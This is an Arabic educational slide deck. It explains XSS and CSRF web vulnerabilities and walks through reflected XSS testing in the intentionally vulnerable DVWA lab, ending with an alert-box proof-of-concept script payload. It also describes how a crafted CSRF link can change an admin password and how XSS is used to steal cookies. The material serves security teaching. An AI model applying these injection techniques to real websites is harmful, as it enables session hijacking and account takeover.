



المخطط الأمني: شرح شامل لثغرات الويب XSS و CSRF

تحليل تقني مفصل، محاكاة للاختراق، وتفكيك آليات استغلال الجلسات داخل بيئة DVWA

الهيكلة الأساسية: مقارنة التهديدات

XSS - البرمجة عبر المواقع



- يقوم المهاجم بحقن نص برمجي (مثل JavaScript) يعمل داخل متصفح الضحية.
- الموقع الضعيف لا يُشغل النص، بل يقوم فقط بتسليمه إلى متصفح الضحية لتنفيذه.
- يعتمد على عدم قيام الموقع بفلتره أو تنظيف مدخلات المستخدم.


أبناء عمومة في الاختراق،
لكن بآليات مختلفة

XSRF - تزوير الطلبات عبر المواقع




- يقوم المهاجم بحقن محتوى في موقع طرف ثالث يقرأه الضحية.
- يجبر المتصفح على الوصول إلى موقع آخر وتنفيذ معاملات دون علم المستخدم.
- المحتوى ليس نصاً برمجياً (Script)، بل غالباً عناصر HTML مثل الصور.

بنية هجوم XSRF: استغلال ثقة الموقع بالمتصفح



الهدف العملي. من خلال معالجة روابط URL (كما هو موضح في
معلومات تغيير كلمة المرور)، يمكن للمهاجم تغيير كلمة مرور
المشرف بمجرد نقر الضحية على الرابط المलगوم.



هندسة الهجوم الثلاثية. المهاجم لا يستهدف الخادم
الضعيف مباشرة، بل يستخدم خادماً بريئاً لإجبار
متصفح الضحية على إرسال طلبات غير مصرح بها.

مصفوفة المقارنة: XSS مقابل XSRF

البعد (Dimension)	XSRF (تزوير الطلبات)	XSS (البرمجة عبر المواقع)
الثقة المستغلة	يستغل ثقة الموقع الضعيف في متصفح المستخدم.	يستغل ثقة المستخدم في الموقع الضعيف.
طبيعة الحمولة	عناصر HTML (مثل الصور والروابط).	نصوص برمجية نشطة (JavaScript).
آلية التنفيذ	المتصفح يستدعي وظائف على نظام آخر.	النص البرمجي يُنفذ محلياً داخل متصفح الضحية.
الهدف التكتيكي	تنفيذ معاملات غير مصرح بها (تغيير بيانات).	سرقة الجلسات، التصيد، والتحكم بالمتصفح.

التركيز القادم: الانتقال للتحليل العميق
لثغرات XSS وأنواعها.

تفكيك ثغرة XSS: قدرات الحمولة وأنواعها



1. سرقة ملفات تعريف الارتباط (Cookies):
الأخطر؛ يتيح للمهاجم انتحال شخصية الضحية.




3. مهاجمة البنية التحتية:
فحص خوادم الإنترنت والشبكات الداخلية من خلف جدار الحماية (Firewall).



2. تنفيذ معاملات غير مصرح بها: تعديل إعدادات الحساب أو تنفيذ مهام إدارية من داخل المتصفح.



4. النوافذ المنبثقة: مفيدة للتحقق والإثبات العيني واستدراج الضحايا.



الخادم كمرآة عمياء. الموقع لا يُشغل السكريبت، بل يكتفي بنقله إلى الضحية للاستجابة ليعمل هناك بكامل صلاحيات المستخدم.

أنواع ثغرات XSS: المنعكسة (Reflected)، المخزنة (Stored)، والمستندة إلى DOM.

الهيكلة المفاهيمية: XSS المنعكس (Reflected XSS)




يُعتبر أقل ضرراً من النوع المخزن لأنه هجوم لمرة واحدة ويستهدف فرداً محدداً، لكنه يمثل بوابة العبور لاختطاف الجلسات.


بيئة الاختبار: رسم خرائط الإدخال والانعكاس

> القاعدة الذهبية لاكتشاف الثغرة: احقن أي شيء في أي مكان يمكنك إدخال البيانات فيه.



استجابة الخادم: إدخال نص بسيط مثل Hello يظهر فوراً على الشاشة، مما يثبت أن التطبيق يستقبل المدخلات ويعكسها برمجياً دون تعقيم (Sanitization). هذه هي نقطة الارتكاز للهجوم.



مراقبة الشبكة: تحليل حركة المرور الأساسية يوضح كيف يتم إرسال المدخلات عبر طريقة GET في عنوان URL.



التلاعب بالصيغة: كسر الهيكل البرمجي (HTML Injection)




النتيجة (الفحص المصدري): نرى بوضوح كيف تقع الشفرة المحقونة مباشرة داخل البنية الهيكلية HTML وسدء وتحديداً ضمن وسم <input>.

السبب (الإدخال): لإثبات غياب فلاتر الحماية، نقوم بحقن أحرف خاصة مثل ">" لكسر الوسوم البرمجية البرمجية القياسية.


الاستنتاج التكتيكي: التطبيق يعكس الأحرف الخاصة كما هي، مما يؤكد إمكانية إغلاق وسم الإدخال الحالي وبدء وسم <script> خبيثة بحرية تامة.

إثبات المفهوم (PoC): تنفيذ نصوص نشطة


```
<script>alert("HACKER")</script>
```



تشفير الحمولة في مسار الرابط (URL Encoding).



